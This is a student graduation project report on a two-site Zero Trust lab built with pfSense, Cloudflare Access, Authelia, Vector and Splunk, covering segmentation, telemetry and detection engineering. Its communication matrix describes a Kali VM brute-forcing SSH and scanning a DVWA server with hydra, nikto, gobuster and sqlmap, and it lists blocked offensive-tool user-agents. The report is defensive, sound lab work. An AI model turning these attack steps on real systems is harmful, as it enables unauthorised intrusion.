

ZERO TRUST ARCHITECTURE LAB

A Dual-Site, Multi-VM Security Engineering Case Study

Information Security Analyst (GIZA_ISS6_S1)

Graduation Project Documentation – Level 4

Prepared by:

Karim Abdel-Nasser Rady

Mohamed Mamdouh

Donia Abd Elnasser Mohamed

Hoda Khaled Essam Eldin Mansour

Ali Ashraf Ali Mehanna

Mohamed Adel

Supervised by: Eng. Mohamed Seed

Document Content Index

The table below lists every section, sub-section, table, figure, and appendix contained in this documentation, with the source it was built from.

1. Project Planning & Management

Item	Content	Source	Page
1.1	Project Proposal	Derived from project scope (Appendix/Case Study)	7
1.2	Project Plan – 4 phases	Derived from project implementation order	7
1.3	Task Assignment & Roles – 6-member team table	Provided by user	8
1.4	KPI Table (7 KPIs)	Derived from project metrics	9

2. Literature Review

Item	Content	Source	Page
2.1	Zero Trust Architecture (NIST SP 800-207)	Background research	10
2.2	Identity-Aware Access Control	Background research	10
2.3	Network Segmentation / Micro-Segmentation	Background research	10
2.4	SIEM	Background research	11
2.5	MITRE ATT&CK Framework	Background research	11
2.6	Intrusion Detection Systems	Background research	11

3. Requirements Gathering

Item	Content	Source	Page
3.1	Stakeholder Analysis	Derived from project actors	12
3.2	Use Case Diagram (Figure 4) + 7 use cases	LAB_Document (auth flow diagram)	12
3.3	Functional Requirements table (9 FRs)	Derived from Case Study	13
3.4	Non-Functional Requirements table (6 NFRs)	Derived from Case Study	13

4. System Analysis, Design & Implementation

Item	Content	Source	Page
4.1	Problem Statement & Objectives	LAB_Document – Threat Model and Scope	14
4.2.1	Physical Infrastructure table	LAB_Document – Architecture	14
4.2.2	VM Inventory table (9 VMs)	LAB_Document – VM Inventory	14
4.2.3	Figure 2 – High-Level Network Topology	User-provided diagram	15
4.2.4	Network Zones and Trust Model table	LAB_Document	15
4.2.5	Firewall Policy Between Zones table	LAB_Document	16
4.2.5	Figure 3 – Zero Trust Segmentation Model	User-provided diagram	16
4.2.6	Communication Matrix – Appendix D (20 flows)	User-provided text	16
4.3	Access Control Design (3 layers)	LAB_Document – Access Control Design	20
4.3	Figure 4 – Authentication Session Lifecycle	User-provided diagram	20
4.3	Authelia parameters table	LAB_Document	21
4.3	Screenshot 1 – Authelia TOTP prompt	User-provided screenshot	21
4.3	Screenshot 2 – Traefik Dashboard	User-provided screenshot	22
4.3	Screenshot 3 – Cloudflare geo-block (France)	User-provided screenshot	22
4.4.1	Log Sources table (7 sources)	LAB_Document	22
4.4.2	Figure 5 – Telemetry and Log Collection Flow	User-provided diagram	23
4.4.3	Noise Reduction Strategy	LAB_Document	23
4.4.4	Field Enrichment and Normalization table	LAB_Document	23
4.5	IPsec Tunnel section	LAB_Files – pfSense IPsec config	24
4.5	Screenshot 4 – pfSense IPsec Status	User-provided screenshot	24
4.5	Screenshot 5 – Raw IKE event log (AES-CBC)	User-provided screenshot	25
4.6	Attack Simulation phase table	LAB_Files – full_killchain.sh	25
4.7	Detection Engineering overview	LAB_Document	25
4.7	Screenshot 6 – SOC Dashboard	User-provided screenshot	26
4.7	Screenshot 7 – SSH brute-force search	User-provided screenshot	26
4.7	Screenshot 8 – gobuster raw log	User-provided screenshot	27
4.7	Screenshot 9 – DVWA user-agent fingerprinting	User-provided screenshot	27
4.7	Screenshot 10 – sudo / systemd persistence log	User-provided screenshot	27

Item	Content	Source	Page
4.7.1	Detection 1 – SSH Brute Force (+ SPL)	LAB_Document – Detection Engineering	28
4.7.1	Detection 2 – Sudo Privilege Escalation (+ SPL)	LAB_Document – Detection Engineering	29
4.7.1	Detection 3 – Geographic Policy Violation	LAB_Document – Detection Engineering	29
4.8	MITRE ATT&CK Mapping table (16 techniques)	LAB_Files + sudo persistence finding	27

5. Testing & Quality Assurance

Item	Content	Source	Page
5.1	Functional Validation table (7 tests)	LAB_Document – Validation	30
5.2	Adversarial Simulation Scenarios table (7 scenarios)	LAB_Document – Validation	31
5.3	Screenshot 11 – warp-svc noise finding	User-provided screenshot	31
5.4	Operational Engineering Challenges (6 lessons)	LAB_Document + warp-svc finding	31
5.5	Known Limitations table (7 items)	LAB_Document	32

6–9. NIST Principles, Metrics, Conclusions, What's Next

Item	Content	Source	Page
6	NIST SP 800-207 Principles table (6 principles)	LAB_Document	33
7	Key Project Metrics table (12 metrics)	LAB_Document + corrections	34
8	Conclusions (5 engineering domains)	LAB_Document	35
8.1	Technology Stack	LAB_Document	35
9	What's Next – Near / Medium / Long term	LAB_Document – What's Next	36

Appendices

Item	Content	Source	Page
A	13 full configuration files (vector.toml D1/D2, docker-compose x3, services.yml, configuration.yml, auditd rules, rsyslog configs, dvwa.service, daemon.json, WAF rules, full_killchain.sh)	LAB_Files – File Inventory	37-46

Item	Content	Source	Page
B.1–B.4	Files by Category tables (Logging, Auth, Detection, Attack Sim)	LAB_Files – Files by Category	47-48
B.5	Architecture File Mapping per VM (9 VMs + pfSense)	LAB_Files – Architecture File Mapping	48
C.1	External Legitimate Access Flow	LAB_Document – Security Flow Mapping	50
C.2	Attack Detection Flow (kali-vm)	LAB_Document – Security Flow Mapping	50
C.3	Post-Exploitation Detection Flow	LAB_Document – Security Flow Mapping	51
D.1	Service & Account Credentials table (9 entries)	LAB_Files – Credential Reference	N/A
D.2	Tokens & Tunnel Identifiers (HEC token, Tunnel UUID)	LAB_Files – Credential Reference	N/A

Figures & Screenshots Summary (16 total)

#	Type	Description
Fig. 2	Diagram	High-Level Network Topology
Fig. 3	Diagram	Zero Trust Segmentation Model
Fig. 4	Diagram	Authentication Session Lifecycle (8 steps)
Fig. 5	Diagram	Telemetry and Log Collection Flow
SS 1	Screenshot	Authelia TOTP prompt
SS 2	Screenshot	Traefik Dashboard
SS 3	Screenshot	Cloudflare geo-block (France)
SS 4	Screenshot	pfSense IPsec Status
SS 5	Screenshot	Raw IKE event log
SS 6	Screenshot	Splunk SOC Dashboard
SS 7	Screenshot	SSH brute-force search results
SS 8	Screenshot	gobuster raw Splunk log
SS 9	Screenshot	DVWA user-agent fingerprinting
SS 10	Screenshot	sudo / systemd backdoor persistence log
SS 11	Screenshot	warp-svc log noise finding



#	Type	Description
Logos	Branding	Digital Egypt Pioneers + Ministry of Communications (cover + every page header)

1. Project Planning & Management

1.1 Project Proposal

This project implements a Zero Trust Architecture (ZTA) security lab across two physical machines and eight virtual machines, following the principles of NIST SP 800-207. The objective is to design, build, and validate a working environment in which no device or user is trusted based on network location alone — every access request is authenticated, authorized, and logged regardless of where it originates.

The scope covers four engineering areas: identity-aware access control (Cloudflare Edge, Traefik, Authelia), network segmentation across four VLANs enforced by pfSense firewalls, telemetry engineering using Vector and Splunk, and detection engineering using SPL rules mapped to MITRE ATT&CK. An isolated attack simulation environment (Kali Linux) is used to generate real traffic and validate that the detection pipeline behaves as designed.

1.2 Project Plan

The project was carried out by a team of 6 members over the final academic term, moving from infrastructure setup to security validation in four broad phases:

1. Phase 1 – Infrastructure setup: provisioning both physical hosts, installing pfSense and Suricata on each site, creating the eight VMs, and configuring VLAN tagging and netplan on every node.
2. Phase 2 – Access control layer: deploying Traefik, Authelia, and the cloudflared tunnel; configuring forwardAuth middleware, TOTP-based MFA, and Cloudflare Edge policies (identity allowlist, geo-restriction, WAF rules).
3. Phase 3 – Telemetry pipeline: deploying Vector on both sites, building the parse/filter/enrich/normalize pipeline, establishing the IPsec tunnel between sites, and delivering enriched events to Splunk over HEC.
4. Phase 4 – Detection engineering and validation: writing SPL detection rules mapped to MITRE ATT&CK, building the attack simulation script on Kali, and running functional and adversarial validation tests against every layer.

Each phase fed directly into the next: the telemetry pipeline could not be validated until the VLANs and IPsec tunnel were in place, and the detection rules could not be tested until the attack simulation environment was operational.

1.3 Task Assignment & Roles

The project was carried out by the following team of 6 members:

#	Team Member
1	Karim Abdel-Nasser Rady
2	Mohamed Mamdouh
3	Donia Abd Elnasser Mohamed
4	Hoda Khaled Essam Eldin Mansour
5	Ali Ashraf Ali Mehanna
6	Mohamed Adel

Work was distributed across the team according to the four engineering domains of the project:

- Network & Segmentation – pfSense configuration, VLAN design, IPsec tunnel, and firewall policy between zones.
- Access Control – Traefik routing, Authelia MFA configuration, and Cloudflare Edge / WAF policy.
- Telemetry Engineering – Vector pipeline design (parsing, filtering, enrichment) on both sites and Splunk HEC integration.
- Detection Engineering – SPL rule design, MITRE ATT&CK mapping, and the Splunk SOC dashboard.
- Attack Simulation – building and running the Kali-based kill-chain script and documenting each attack phase.
- Documentation & Validation – consolidating architecture documentation, screenshots, and the functional/adversarial validation results.

All members contributed to cross-cutting validation, since confirming that one layer worked correctly often required coordinating with the team members responsible for the layers before and after it in the access or telemetry chain.

1.4 Key Performance Indicators (KPIs)

The KPIs below were derived directly from the project's own design goals and from the metrics produced by the running system, rather than from a generic template:

KPI	Target / Definition	Result Observed
Independent access enforcement layers	Each layer (edge, proxy, identity) must independently reject an invalid request	3 layers – Cloudflare Edge, Traefik, Authelia
Log volume reduction (noise filtering)	Reduce non-security log volume before ingestion	85% reduction reported by the Vector pipeline
Telemetry sources integrated	Number of distinct log sources normalized into Splunk	7 sources across both sites

KPI	Target / Definition	Result Observed
MITRE ATT&CK techniques with telemetry coverage	Techniques exercised by the attack simulation that produce a corresponding detection signal	14 techniques mapped
Detection rules implemented	SPL rules tied to specific MITRE techniques	10 prototype rules
Cross-VLAN containment	Untrusted zone (VLAN 40) must be blocked from management and services zones	Confirmed blocked in functional validation (connection timeout)
Geo / device-posture enforcement	Access from a non-permitted country or unenrolled device must be rejected at the edge	Confirmed – HTTP 403 returned before reaching Traefik

2. Literature Review

2.1 Zero Trust Architecture (NIST SP 800-207)

Zero Trust Architecture is a security model that eliminates implicit trust based on network location. The foundational principle, formalized by NIST SP 800-207, states that no subject — user, device, or service — is granted access to a resource without continuous verification, regardless of whether the request originates inside or outside the network perimeter.

NIST SP 800-207 defines seven core tenets of ZTA: (1) all data sources and services are treated as resources, (2) all communication is secured regardless of network location, (3) access to resources is granted per session, (4) access policy is determined by dynamic and observable client identity, (5) the enterprise monitors and measures the integrity and security posture of all assets, (6) authentication and authorization are dynamic and strictly enforced, and (7) the enterprise collects as much information as possible to improve its security posture. This project implements each of these principles, as described in detail in the NIST SP 800-207 Principles section of the implementation chapter.

2.2 Identity-Aware Access Control

Traditional perimeter-based access control grants network access first and then optionally applies application-layer authentication. Identity-aware access control inverts this model: identity verification and contextual policy checks occur before any resource is reached. This approach is operationalized through a Policy Decision Point (PDP) and a Policy Enforcement Point (PEP). In this project, Cloudflare Access serves as the outermost PDP (evaluating identity, geographic origin, and device posture), Traefik acts as the PEP, and Authelia provides session-level MFA enforcement.

2.3 Network Segmentation and Micro-Segmentation

Traditional flat network designs allow a compromised host to communicate freely with other internal resources. Network segmentation, and particularly micro-segmentation, restricts this lateral movement by applying firewall policies between groups of hosts regardless of whether they share the same physical network. This project implements VLAN-based segmentation across four zones with explicit inter-VLAN firewall rules enforced by pfSense, following the principle of deny-by-default with allow-by-exception.

2.4 Security Information and Event Management (SIEM)

A SIEM platform aggregates logs from multiple sources, normalizes them into a consistent schema, and provides a query engine for detection and investigation. Effective SIEM operation depends on log quality rather than

volume: high-volume, low-value events saturate ingestion limits and obscure security-relevant signals. This project addresses the signal quality problem by introducing a dedicated Vector log pipeline that filters, enriches, and normalizes events before they reach Splunk, reducing volume by 85% while preserving all security-relevant events.

2.5 MITRE ATT&CK Framework

MITRE ATT&CK is a publicly maintained knowledge base of adversary tactics, techniques, and procedures (TTPs) observed in real-world attacks. Detection engineering teams use ATT&CK to structure detection rules around observable attacker behaviors rather than individual signatures. This project maps 14 techniques across the full attack lifecycle — from initial reconnaissance (T1046, T1592) through persistence (T1543.002, T1053.003) and exfiltration (T1041) — and implements 10 prototype SPL detection rules tied to specific technique IDs.

2.6 Intrusion Detection Systems

An IDS monitors network or host activity for signs of attack. Network-based IDS (NIDS) inspects packet traffic; host-based IDS (HIDS) monitors process and file activity on individual machines. This project deploys Suricata as a NIDS on each pfSense firewall (EVE JSON output), and auditd as a HIDS on appserver-vm (syscall-level rules for execve, connect, file access). Both sources feed into the unified Vector-Splunk telemetry pipeline.

3. Requirements Gathering

3.1 Stakeholder Analysis

The primary stakeholders for this project are the academic supervisors and evaluation committee (who assess whether the design correctly implements ZTA principles), the project team (who are responsible for implementation and validation), and a simulated enterprise user (represented by the lab accounts — alice, bob, carol — who access protected resources through the enforced access chain).

3.2 Use Case Diagram

The diagram below represents the primary actors and their interactions with the Zero Trust system. The three main actors are the External User (legitimate, accessing resources via the public internet), the Attacker (operating from the isolated VLAN 40 or external network), and the Administrator (managing the SIEM, reviewing detections, and maintaining the infrastructure).

Key use cases:

- UC-01 – External User authenticates via TOTP and accesses a protected application (Splunk, DVWA, Traefik Dashboard).
- UC-02 – Access request from a non-permitted country is blocked at the Cloudflare edge before reaching the tunnel.
- UC-03 – Attacker (VLAN 40) performs reconnaissance scan against VLAN 30; Suricata detects and Splunk alerts.
- UC-04 – Attacker brute-forces SSH against appserver-vm; Vector enriches failed attempts; Splunk Rule 1 fires.
- UC-05 – Attacker achieves SSH access and escalates privileges via sudo; auditd captures the execve and sudo event; kill-chain correlation fires in Splunk.
- UC-06 – Attacker attempts to reach SIEM (VLAN 10) from VLAN 40; pfSense blocks and logs the attempt; Splunk Rule 7 fires.
- UC-07 – Administrator reviews SOC dashboard; investigates active brute-force campaign; confirms detection pipeline is operational end-to-end.

3.3 Functional Requirements

ID	Requirement	Component
FR-01	All external access requests must pass identity, geographic, and device-posture checks before reaching the tunnel	Cloudflare Edge + WARP

ID	Requirement	Component
FR-02	Every protected application route must enforce MFA authentication via Authelia TOTP before granting access	Traefik forwardAuth + Authelia
FR-03	Session must expire after 8 hours maximum or 30 minutes of inactivity; re-authentication required	Authelia
FR-04	Log events from all 7 sources must be collected, filtered, enriched, and delivered to Splunk	Vector D1 + D2
FR-05	Log data between sites must be transmitted over an encrypted IPsec tunnel	pfSense IPsec (IKEv2)
FR-06	High-volume non-security events must be filtered before ingestion to stay within the 500 MB/day Splunk Free limit	Vector VRL filter
FR-07	VLAN 40 must be blocked from reaching VLAN 10 and VLAN 20 at the firewall layer	pfSense-D1 + pfSense-D2 rules
FR-08	The system must detect SSH brute force, privilege escalation, port scanning, and lateral movement from VLAN 40	Splunk SPL rules (Rules 1-10)
FR-09	Attack activity must be traceable through the full kill chain using correlated multi-stage detection	Splunk Rule 8 (kill-chain correlation)

3.4 Non-Functional Requirements

Category	Requirement
Security	No component grants access based on network position alone; every layer enforces independent verification
Availability	All services (Vector, Splunk, Traefik, Authelia) configured with restart: always / RestartSec for automatic recovery
Reliability	Log delivery must survive individual service restarts; Vector startup sequencing and IPsec tunnel rekey are handled automatically
Performance	Vector filtering must reduce log volume by ≥80% before enrichment to protect Splunk ingestion limits
Maintainability	Traefik uses file-based route configuration (not Docker socket provider) for stable, restart-resilient route definitions
Auditability	Every authentication decision, firewall block, and privilege escalation must produce a structured, enriched log entry in Splunk

4. System Analysis, Design & Implementation

4.1 Problem Statement & Objectives

Traditional network security models rely on a defined perimeter: once a device is inside the network, it is implicitly trusted. This model fails against insider threats, compromised credentials, and lateral movement attacks — all scenarios where the attacker is already inside the perimeter.

This project addresses the problem by designing a lab environment that enforces Zero Trust principles end-to-end: no access is granted based on network position, every request is authenticated and authorized through independent layers, every action is logged and enriched, and detection rules are written against structured telemetry rather than raw text. The environment also includes an adversarial simulation zone (Kali Linux in VLAN 40) to validate that the defensive controls behave as intended under real attack conditions.

Primary objectives:

- Enforce multi-factor authentication on every access session regardless of the user's network location.
- Segment a multi-site environment into four trust zones with explicit deny-by-default inter-VLAN firewall rules.
- Build a log pipeline that aggregates 7 heterogeneous sources, reduces volume by $\geq 80\%$, and delivers enriched, normalized events to a central SIEM.
- Implement 10 prototype detection rules tied to MITRE ATT&CK techniques and validate them against real attack traffic.

4.2 System Architecture

4.2.1 Physical Infrastructure

The lab spans two physical Windows 11 machines running VirtualBox, connected over a home network. Each machine hosts a pfSense 2.7 firewall with Suricata IDS and a set of VMs in isolated VLANs. An IKEv2 IPsec tunnel (AES-CBC 256-bit, HMAC-SHA2-256, MODP-2048) bridges the two sites, carrying both application traffic and encrypted log delivery.

Device	Role	RAM
Device 1 (D1)	Security gateway, SIEM host, access enforcement	16 GB
Device 2 (D2)	User network, application servers, log aggregation	16 GB

4.2.2 VM Inventory

VM	Device	VLAN	IP Address	Role
pfSense-D1	D1	Trunk	192.168.10.1 / 192.168.20.1	Firewall, IPsec, Suricata
siem-vm	D1	VLAN 10	192.168.10.20	Splunk SIEM, Vector D1
services-vm	D1	VLAN 20	192.168.20.10	Traefik, Authelia, cloudflared
pfSense-D2	D2	Trunk	192.168.30.1 / 192.168.40.1	Firewall, IPsec, Suricata
appserver-vm	D2	VLAN 30	192.168.30.50	DVWA application server, auditd
user-vm-1	D2	VLAN 30	192.168.30.10	Simulated user workstation (bob, svc_backup)
user-vm-2	D2	VLAN 30	192.168.30.20	Simulated user workstation (carol)
collector-vm	D2	VLAN 30	192.168.30.100	Vector D2 log aggregator
kali-vm	D2	VLAN 40	192.168.40.10	Isolated attack simulation (Kali Linux)

4.2.3 High-Level Network Topology




Figure 2 – High-Level Network Topology: Device 1 (VLAN 10 & 20) and Device 2 (VLAN 30 & 40) connected via IPsec tunnel

4.2.4 Network Zones and Trust Model

Zone	VLAN	Trust Level	Purpose
MGMT	10	Restricted	Splunk SIEM and management infrastructure
SERVICES	20	Controlled	Access enforcement point (Traefik + Authelia)

Zone	VLAN	Trust Level	Purpose
USERS	30	Semi-trusted	User workstations, app server, log collector
ISOLATED	40	Untrusted	Attack simulation – Kali Linux

4.2.5 Firewall Policy Between Zones

Source	Destination	Action	Rationale
VLAN 10	Any	Allow	Management has full network reach
VLAN 20	VLAN 10	Allow	Traefik routes to Splunk backend
VLAN 20	Internet	Allow	cloudflared outbound tunnel
VLAN 30	VLAN 10	Allow	Log forwarding via HEC over IPsec
VLAN 30	Internet	Allow	General application access
VLAN 40	VLAN 10	BLOCK	Isolated zone restricted from SIEM
VLAN 40	VLAN 20	BLOCK	Isolated zone restricted from access enforcement
VLAN 40	VLAN 30	Allow	Controlled access to user zone for attack simulation




Figure 3 – Zero Trust Segmentation Model: zone boundaries and inter-VLAN access rules enforced by pfSense

4.2.6 Communication Matrix

The communication matrix below defines every traffic flow in the ZTA laboratory. All flows not listed in this table are silently dropped by pfSense firewalls under the default-deny policy. Decision codes used in the table: ALLOW

– unconditionally permitted by pfSense inter-VLAN firewall rules, traffic passes without further evaluation; CONDITIONAL – evaluated by Cloudflare Access before the request reaches the cloudflared tunnel, with three attributes checked per request (identity via email allowlist, geographic origin restricted to Egypt with all other countries returning HTTP 403, and device posture requiring WARP client enrollment) – all three must pass before the request is forwarded; DENY – silently dropped by pfSense, with no TCP RST or ICMP unreachable sent.

Source	Destination	Port / Proto	Decision	Purpose / Condition
kali-vm (192.168.40.10)	appserver-vm (192.168.30.50)	TCP 22	ALLOW	SSH brute force (hydra) and post-exploitation access. pfSense-D2 VLAN40→VLAN30 rule permits for attack simulation.
kali-vm (192.168.40.10)	appserver-vm (192.168.30.50)	TCP 80	ALLOW	Web attack traffic: nikto, gobuster, sqlmap against DVWA. pfSense-D2 VLAN40→VLAN30 rule permits.
kali-vm (192.168.40.10)	appserver-vm (192.168.30.50)	TCP 3306	ALLOW	MySQL/MariaDB reconnaissance by sqlmap. pfSense-D2 VLAN40→VLAN30 rule permits.
kali-vm (192.168.40.10)	user-vm-1 (192.168.30.10)	TCP 22	ALLOW	Lateral movement SSH against bob and svc_backup accounts. pfSense-D2 VLAN40→VLAN30 permits.
kali-vm (192.168.40.10)	user-vm-2 (192.168.30.20)	TCP 22	ALLOW	Lateral movement SSH against carol account. pfSense-D2 VLAN40→VLAN30 permits.
kali-vm (192.168.40.10)	splunk-vm (192.168.10.20)	Any	DENY	pfSense-D1 explicit block – VLAN40→VLAN10 denied. Firewall block event logged to filterlog and forwarded to Splunk. Splunk Rule 7 fires. Connection timed out confirmed in functional validation.

Source	Destination	Port / Proto	Decision	Purpose / Condition
kali-vm (192.168.40.10)	services-vm (192.168.20.10)	Any	DENY	pfSense explicit block – VLAN40→VLAN20 denied. Attacker cannot reach Traefik, Authelia, or cloudflared from the isolated zone.
appserver-vm (192.168.30.50)	collectorvm (192.168.30.100)	UDP 514	ALLOW	rsyslog forwards all auth, sudo, auditd, and DVWA container events to Vector D2. VLAN30 intra-zone traffic permitted by pfSense-D2.
user-vm-1 (192.168.30.10)	collectorvm (192.168.30.100)	UDP 514	ALLOW	rsyslog forwards auth and system events to Vector D2 on collectorvm. VLAN30 intra-zone traffic permitted by pfSense-D2.
user-vm-2 (192.168.30.20)	collectorvm (192.168.30.100)	UDP 514	ALLOW	rsyslog forwards auth and system events to Vector D2 on collectorvm. VLAN30 intra-zone traffic permitted by pfSense-D2.
pfSense-D2 (192.168.30.1)	collectorvm (192.168.30.100)	UDP 515	ALLOW	pfSense-D2 filterlog (firewall pass/block events) forwarded via syslog to Vector D2 on collectorvm for SIEM ingestion.
pfSense-D2 Suricata (192.168.30.1)	collectorvm (192.168.30.100)	UDP 516	ALLOW	Suricata-D2 EVE JSON IDS alerts forwarded via syslog to Vector D2 on collectorvm. Alert fields: alert_sig, alert_severity, alert_category.
collectorvm (192.168.30.100)	splunk-vm (192.168.10.20)	TCP 8088	ALLOW	Vector D2 delivers enriched, normalized events to Splunk HEC exclusively over the IPsec IKEv2 tunnel. pfSense VLAN30→VLAN10 permits log delivery on port 8088.
services-vm (192.168.20.10)	splunk-vm (192.168.10.20)	UDP 514	ALLOW	rsyslog on services-vm forwards Traefik access

Source	Destination	Port / Proto	Decision	Purpose / Condition
				logs, Authelia auth decisions, and cloudflared events to Vector D1 on splunk-vm. pfSense VLAN20→VLAN10 permits.
pfSense-D1 (192.168.10.1)	splunk-vm (192.168.10.20)	UDP 515	ALLOW	pfSense-D1 filterlog (D1 firewall events) forwarded via syslog to Vector D1 on splunk-vm for local ingestion.
pfSense-D1 Suricata (192.168.10.1)	splunk-vm (192.168.10.20)	UDP 516	ALLOW	Suricata-D1 EVE JSON IDS alerts forwarded via syslog to Vector D1 on splunk-vm.
External browser (Internet)	Cloudflare edge (cloudflare.com)	HTTPS 443	CONDITIONAL	Cloudflare Access evaluates three attributes per request: identity (email allowlist), geographic origin (non-Egypt IPs return HTTP 403 before reaching the tunnel), and device posture (WARP enrollment required). All three must pass, or Cloudflare returns HTTP 403 and the request never reaches services-vm.
cloudflared container (192.168.20.10)	Cloudflare edge (cloudflare.com)	HTTPS 443 / UDP 7844	ALLOW	Outbound-only persistent tunnel. cloudflared on services-vm initiates the connection to Cloudflare's global network. No inbound ports are open on Device 1. Falls back to port 443 if UDP 7844 is blocked.
services-vm Traefik (192.168.20.10)	splunk-vm (192.168.10.20)	TCP 8000	ALLOW	Traefik reverse proxy forwards authenticated requests to Splunk web UI backend. Only reached after Cloudflare Access and Authelia TOTP both

Source	Destination	Port / Proto	Decision	Purpose / Condition
				pass. pfSense VLAN20→VLAN10 permits on port 8000.
Any source	Any destination (not listed)	Any	DENY	Default deny. All traffic not explicitly permitted by pfSense inter-VLAN rules is silently dropped by the firewall. No TCP RST or ICMP unreachable is sent.

4.3 Access Control Design

The access control model applies three independent enforcement layers before any request reaches a backend. A failure at any layer terminates the request. The design goal is to minimize single-point access bypass through independent validation at each enforcement layer.




Figure 4 – Zero Trust Authentication Session Lifecycle: 8-step flow from browser request to session expiration

Layer 1 – Cloudflare Edge

All external access is routed through Cloudflare’s network via a cloudflared tunnel. No direct inbound connections are accepted on Device 1. Three independent checks are evaluated per request: identity (email allowlist via Cloudflare Access), geographic origin (custom WAF expression blocking non-Egypt IPs), and device posture (WARP client enrollment required). Four custom WAF rules additionally block known offensive tool user-agents (sqlmap,


nikto, hydra, gobuster, masscan), apply OWASP signature matching, and rate-limit endpoints at 30 requests / 10 seconds.

Layer 2 – Traefik Reverse Proxy

